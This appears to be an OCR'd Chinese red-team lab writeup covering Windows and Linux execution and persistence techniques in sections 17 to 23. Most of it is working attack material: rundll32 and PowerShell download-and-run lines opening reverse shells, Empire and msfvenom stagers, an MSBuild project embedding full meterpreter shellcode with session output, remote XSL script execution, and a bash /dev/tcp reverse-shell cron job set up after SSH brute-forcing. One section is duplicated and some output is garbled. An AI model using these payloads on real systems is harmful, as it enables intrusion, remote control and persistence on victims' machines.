
rundll32 AllTheThings.dll,EntryPoint

rundll32 javascript:"\..\mshtml,RunHTMLApplication";o=GetObject("script:http://reverse-tcp.xyz/payload.sct");window.close();

rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new%20ActiveXObject("WScript.Shell").Run("powershell -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.100.18.20 -Port 3333;"

rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication ";eval("w=new%20ActiveXObject(\"WScript.Shell\");w.run(\"calc\");window.close()");
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WScript.Shell").run("calc.exe",0,true);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}


rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication ";eval("w=new%20ActiveXObject(\"WScript.Shell\");w.run(\"calc\");window.close()");





17.Scripting(脚本执行)

1.vbs

环境： 攻击机：Kali（10.100.18.20） 被攻击机：Windows 2012 R2（10.100.18.22）安装 Python2.7（或者将 py 文件打包成 exe 格式可以免杀） 攻击手法： vbs 生成 vbs 代码







Bat 生成 bat 批处理文件

```
(Empire) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > set Listener zangfor
(Empire: stager/windows/launcher_bat) > info

Name: BAT Launcher

Description:
  Generates a self-deleting .bat launcher for
  Empire.

Options:

  Name              Required    Value             Description
  ----              --------    -------           -----------
  Listener          True        zangfor           Listener to generate stager for.
  OutFile           False       /tmp/launcher.bat File to output .bat launcher to,
                                                  otherwise displayed on the screen.
  Obfuscate         False       False             Switch. Obfuscate the launcher
                                                  powershell code, uses the
                                                  ObfuscateCommand for obfuscation types.
                                                  For powershell only.
  ObfuscateCommand  False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
                                                  Only used if Obfuscate switch is True.
                                                  For powershell only.
  Language          True        powershell        Language of the stager to generate.
  ProxyCreds        False       default           Proxy credentials
                                                  ([domain\]username:password) to use for
                                                  request (default, none, or other).
  UserAgent         False       default           User-agent string to use for the staging
                                                  request (default, none, or other).
  Proxy             False       default           Proxy to use for request (default, none,
                                                  or other).
  Delete            False       True              Switch. Delete .bat after running.
  StagerRetries     False       0                 Times for the stager to retry
                                                  connecting.


(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat
```

目标主机执行

```
C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>.\launcher.bat_
```


Empire 成功获取 agent

```
(Empire: agents) > [*] Sending POWERSHELL stager (stage 1) to 10.100.10.22
[*] New agent R91EXM26 checked in
[+] Initial agent R91EXM26 from 10.100.10.22 now active (Slack)
[*] Sending agent (stage 2) to R91EXM26 at 10.100.10.22

(Empire: agents) >
(Empire: agents) > list

[*] Active agents:

 Name     La Internal IP     Machine Name      Username              Process         PID   Delay    Last Seen
 ----     -- -----------     ------------      --------              -------         ---   -----    ---------
 R91EXM26 ps 169.254.226.101 WIN-2D58SD1V33D   *WIN-2D58SD1V33D\Admini powershell     4360  5/0.0    2019-03-28 09:33:49
```

执行系统命令

2.jscript

https://gist.github.com/homjxi0e/0d683007bd4a3ce39d3e19342aaa68ec



18.SyncAppvPublishingServer

环境： Kali: 10.100.19.19 Win10：10.100.0.200

攻击手法：

msfvenom –p windows/x64/meterpreter/reverse_tcp LHOST=10.100.19.19 LPORT=4444 –f psh–reflection >4444.ps1

2、SyncAppvPublishingServer.exe "n;((New–Object Net.WebClient).DownloadString('http://10.100.19.19/4444.ps1');4444.ps1 | IEX"

powershell –windowstyle hidden –exec bypass –c "IEX (New–Object Net.WebClient).DownloadString('http://10.100.19.19/4444.ps1');4444.ps1"

未复现成功

19.Trusted Developer Utilities（值得信赖的开发者工具）

环境： Kali: 10.100.19.19 Win7 : 10.100.0.25

攻击手法： 工具地址： MSBuild https://github.com/3gstudent/msbuild–inline–task.git

1、使用 Msfvenom 生成 shellcode,替换入 exec64.xml 文件中。

msfvenom –p windows/x64/meterpreter/reverse_tcp lhost=10.100.19.19 lport=4444 –f csharp

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <!-- This inline task executes x64 shellcode. -->
  <!-- C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe SimpleTasks.csproj -->
  <!-- Save This File And Execute The Above Command -->
  <!-- Author: Casey Smith, Twitter: @subTee -->
  <!-- License: BSD 3-Clause -->
  <Target Name="Hello">
    <ClassExample />
  </Target>
  <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
    <Task>
```

```
<Code Type="Class" Language="cs">
<![CDATA[
  using System;
  using System.Runtime.InteropServices;
  using Microsoft.Build.Framework;
  using Microsoft.Build.Utilities;
  public class ClassExample :  Task, ITask
  {
    private static UInt32 MEM_COMMIT = 0x1000;
    private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
    [DllImport("kernel32")]
      private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
      UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
    [DllImport("kernel32")]
      private static extern IntPtr CreateThread(
      UInt32 lpThreadAttributes,
      UInt32 dwStackSize,
      UInt32 lpStartAddress,
      IntPtr param,
      UInt32 dwCreationFlags,
      ref UInt32 lpThreadId
      );
    [DllImport("kernel32")]
      private static extern UInt32 WaitForSingleObject(
      IntPtr hHandle,
      UInt32 dwMilliseconds
      );
    public override bool Execute()
    {
      byte[] shellcode = new byte[510] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
```

0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,
0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,
0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,
0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x11,0x5c,0x0a,0x64,0x13,0x13,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,

```
0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };

            UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length,
              MEM_COMMIT, PAGE_EXECUTE_READWRITE);
            Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Length);
            IntPtr hThread = IntPtr.Zero;
            UInt32 threadId = 0;
            IntPtr pinfo = IntPtr.Zero;
            hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
            return true;
          }
        }
      ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```

2、msf 设置

```
use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.100.19.19
msf exploit(multi/handler) > set lport 4444
msf exploit(multi/handler) > exploit
```

3、通过 MSBuild 运行才能获得 Meterpreter 会话。

C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe exec64.xml

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319>MSBuild calc.xml
Microsoft (R) Build Engine Version 4.0.30319.1
[Microsoft .NET Framework, Version 4.0.30319.1026]
Copyright (C) Microsoft Corporation 2007. All rights reserved.

Build started 2019/3/26 14:35:53.
Attempting to cancel the build...
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.100.19.19:4444
[*] Sending stage (206403 bytes) to 10.100.19.94
[*] Meterpreter session 1 opened (10.100.19.19:4444 -> 10.100.19.94:3128) at 2019-03-26 11:56:05 +0800

meterpreter > shell
Process 1744 created.
Channel 1 created.
Microsoft Windows [° 汾 6.1.7601]
° 鑫ξ (c) 2009 Microsoft Corporationi £± £´ ξξ{i £

C:\Windows\Microsoft.NET\Framework64\v4.0.30319>whoami
whoami
admin-pc-win7\admin

C:\Windows\Microsoft.NET\Framework64\v4.0.30319>
```

20.Winword

环境： Kali: 10.100.19.19 Win7：10.100.0.25，office2013

攻击手法： 利用 Office word 的/l 参数来加载 dll 文件

winword.exe /l dllfile.dll 使用 kali 制作 dll

本地执行加载 payload

（未反弹 shell，复现失败）

21.XSL Script Processing（XSL 脚本处理）

环境： Kali: 10.100.19.19 Win7：10.100.0.25

攻击手法： 1、在 kali 制作两个文件，开启 Python3 –m http.server 80

customers.xml


```
<?xml version="1.0"?>
<?xml–stylesheet type="text/xsl" href="script.xsl" ?>
<customers>
```

```
<customer>
<name>Microsoft</name>
</customer>
</customers>
```

script.xsl

```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:user="http://mycompany.com/mynamespace">

<msxsl:script language="JScript" implements-prefix="user">
  function xml(nodelist) {
var r = new ActiveXObject("WScript.Shell").Run("cmd.exe /k calc.exe");
  return nodelist.nextNode().xml;

  }
</msxsl:script>
<xsl:template match="/">
  <xsl:value-of select="user:xml(.)"/>
</xsl:template>
</xsl:stylesheet>
```

远程下载并执行 msxsl.exe http://10.100.19.19/customers.xml http://10.100.19.19/script.xsl



22.XSL Script Processing（XSL 脚本处理）

环境： Kali: 10.100.19.19 Win7：10.100.0.25

攻击手法： 1、在 kali 制作两个文件，开启 Python3 –m http.server 80

customers.xml

<?xml version="1.0"?>

<?xml–stylesheet type="text/xsl" href="script.xsl" ?>

<customers>

<customer>

<name>Microsoft</name>

</customer>

</customers>

script.xsl

<?xml version='1.0'?>

<xsl:stylesheet version="1.0"


xmlns:xsl="http://www.w3.org/1999/XSL/Transform"

xmlns:msxsl="urn:schemas–microsoft–com:xslt"

xmlns:user="http://mycompany.com/mynamespace">

```
<msxsl:script language="JScript" implements-prefix="user">
   function xml(nodelist) {
var r = new ActiveXObject("WScript.Shell").Run("cmd.exe /k calc.exe");
   return nodelist.nextNode().xml;


   }
</msxsl:script>
<xsl:template match="/">
   <xsl:value-of select="user:xml(.)"/>
</xsl:template>
</xsl:stylesheet>
```


远程下载并执行 msxsl.exe http://10.100.19.19/customers.xml http://10.100.19.19/script.xsl




23.本地任务调度

环境： 攻击机 A：Kali（10.100.18.20）用于接收反向 shell 连接 被攻击机：CentOS （10.100.19.17）


攻击手法： 通过 ssh 口令爆破或弱口令登录后写入反弹 shell 的计划任务 */1 * * * * bash –i >&/dev/tcp/10.100.18.21/3333 0>&1



查看例子




crontab –e 进行编辑

